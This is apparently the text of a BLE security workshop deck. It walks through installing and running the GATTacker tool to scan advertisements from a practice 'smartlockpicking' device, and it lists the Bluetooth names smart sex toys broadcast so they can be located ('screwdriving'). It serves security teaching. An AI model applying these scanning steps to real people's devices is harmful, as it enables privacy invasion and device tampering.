


GATTacker[®]
OUTSMART THE THINGS

Install in current Kali (since 2018.2)

```
root@kali:~# apt-get install nodejs npm  
root@kali:~# npm install gattacker
```

Step 1 – run ws-slave module




Running the ws-slave (client)

```
root@kali:~# cd node_modules/gattacker
```

```
root@kali: ~/node_modules/gattacker # node ws-slave.js
```

```
GATTacker ws-slave
```

Step 2 – scan (connecting to ws-slave)



Scan for advertisements

```
root@kali:~/node_modules/gattacker# node scan.js
```

```
Ws-slave address: 127.0.0.1
```

```
on open
```

```
poweredOn
```

```
Start scanning.
```



Troubleshooting

```
root@kali:~/node_modules/gattacker# node  
scan
```

```
Ws-slave address: 127.0.0.1
```

```
on open
```

```
poweredOff
```



Your BLE adapter is off
hciconfig hci0 up

scan.js

```
# node scan.js
```

```
connects to ws-slave
```

```
listens to all advertisements,
```

```
saves them automatically to JSON files (devices/ subdir).
```

GATTacker: scan for devices

```
root@kali:~/node_modules/gattacker# node scan
Ws-slave address: 10.9.8.126
on open
poweredOn
Start scanning.
refreshed advertisement for d0c92e6350b3 (smartlockpicking01)
  Name: smartlockpicking01
  EIR: 0201041408736d6172746c6f636b7069636b696e67303100 ( smartlockpicking01 )

already saved advertisement for 34049eb05270 (VAULTEK-5270)
advertisement saved: devices/d0c92e6350b3_smartlockpicking01-.20180321141532.adv.json
```



Device MAC

The advertisement file


Node_modules/gattacker/devices/<MAC>_<name>.adv.json

```
"id": "d0c92e6350b3",  
"eir": "0201041308736d6172746c6f636b7069636b696e673031",  
"scanResponse": null,  
"decodedNonEditable": {  
  "localName": "smartlockpicking01",  
  "manufacturerDataHex": null,  
  "manufacturerDataAscii": null,  
  "serviceUids": []  
}
```

Raw hex data (according to BLE spec), used later

Decoded just for display

Sex toys...



The screenshot shows the top of a web browser displaying a blog post. The header includes the logo for 'PEN TEST PARTNERS' with the tagline 'Penetration testing and security services', a phone number '+44 20 3095 0500', and navigation links for 'About', 'Services', and 'Ev'. Below the header, there is a dark grey banner with the text 'BLOG: SHOW ON HOMEPAGE' and the article title 'Screwdriving. Locating and exploiting smart adult toys' by 'Alex Lomas' dated '29 Sep 2017'. The main content area features a map of Berlin with several red pushpin icons marking specific locations. A large white Wi-Fi symbol is overlaid on the right side of the map.

<https://www.pentestpartners.com/security-blog/screwdriving-locating-and-exploiting-smart-adult-toys/>



The Internet Of Dongs Project


Hacking Sex Toys For Security And Privacy

<https://internetofdong.gs/>


„Screwdriving“

Devices just announce their name.

You don't need any tools to see it. →



```
root@kali:~# hcitool lescan
LE Scan ...
38:D2:69:E5:23:B1 REALOV_VIBE
38:D2:69:E5:23:B1 REALOV_VIBE
```



„Screwdriving“

List of the sex toys Bluetooth names:

https://github.com/internetofdongs/loD-Screwdriver/blob/master/Device_List.txt

We'll get back to these devices later.

Vendor	Device Name	Ble Name
We-Vibe	We-Vibe 4 Plus	cougar
We-Vibe	We-Vibe 4 Plus	4plus
We-Vibe	Bloom by We-Vibe	bloom
We-Vibe	We-Vibe Classic	classic
We-Vibe	Ditto by We-Vibe	ditto
We-Vibe	Gala by We-Vibe	gala
We-Vibe	Jive by We-Vibe	jive
We-Vibe	Nova by We-Vibe	nova
We-Vibe	Nova by We-Vibe	NOVAV2
We-Vibe	Pivot by We-Vibe	pivot
We-Vibe	Rave by We-Vibe	rave
We-Vibe	We-Vibe Sync	sync
We-Vibe	Verge by We-Vibe	verge
We-Vibe	Wish by We-Vibe	wish
Vibratissimo	Pantybuster	Vibratissimo
Vibease	Vibease	Vibease##
PicoBong	Blow hole	Blow hole
PicoBong	Blow hole	Picobong Male Toy

BLE SERVICES

BLE central <-> peripheral



central



peripheral

Services, characteristics, ...


Service – groups several characteristics

Characteristic – contains a single value

Descriptor – additional data

Properties – read/write/notify...

Value – actual value




Your „smartlockpicking“ device


You will connect to your „smartlockpicking“ device using nRF Connect mobile application.



Services in nRF Connect




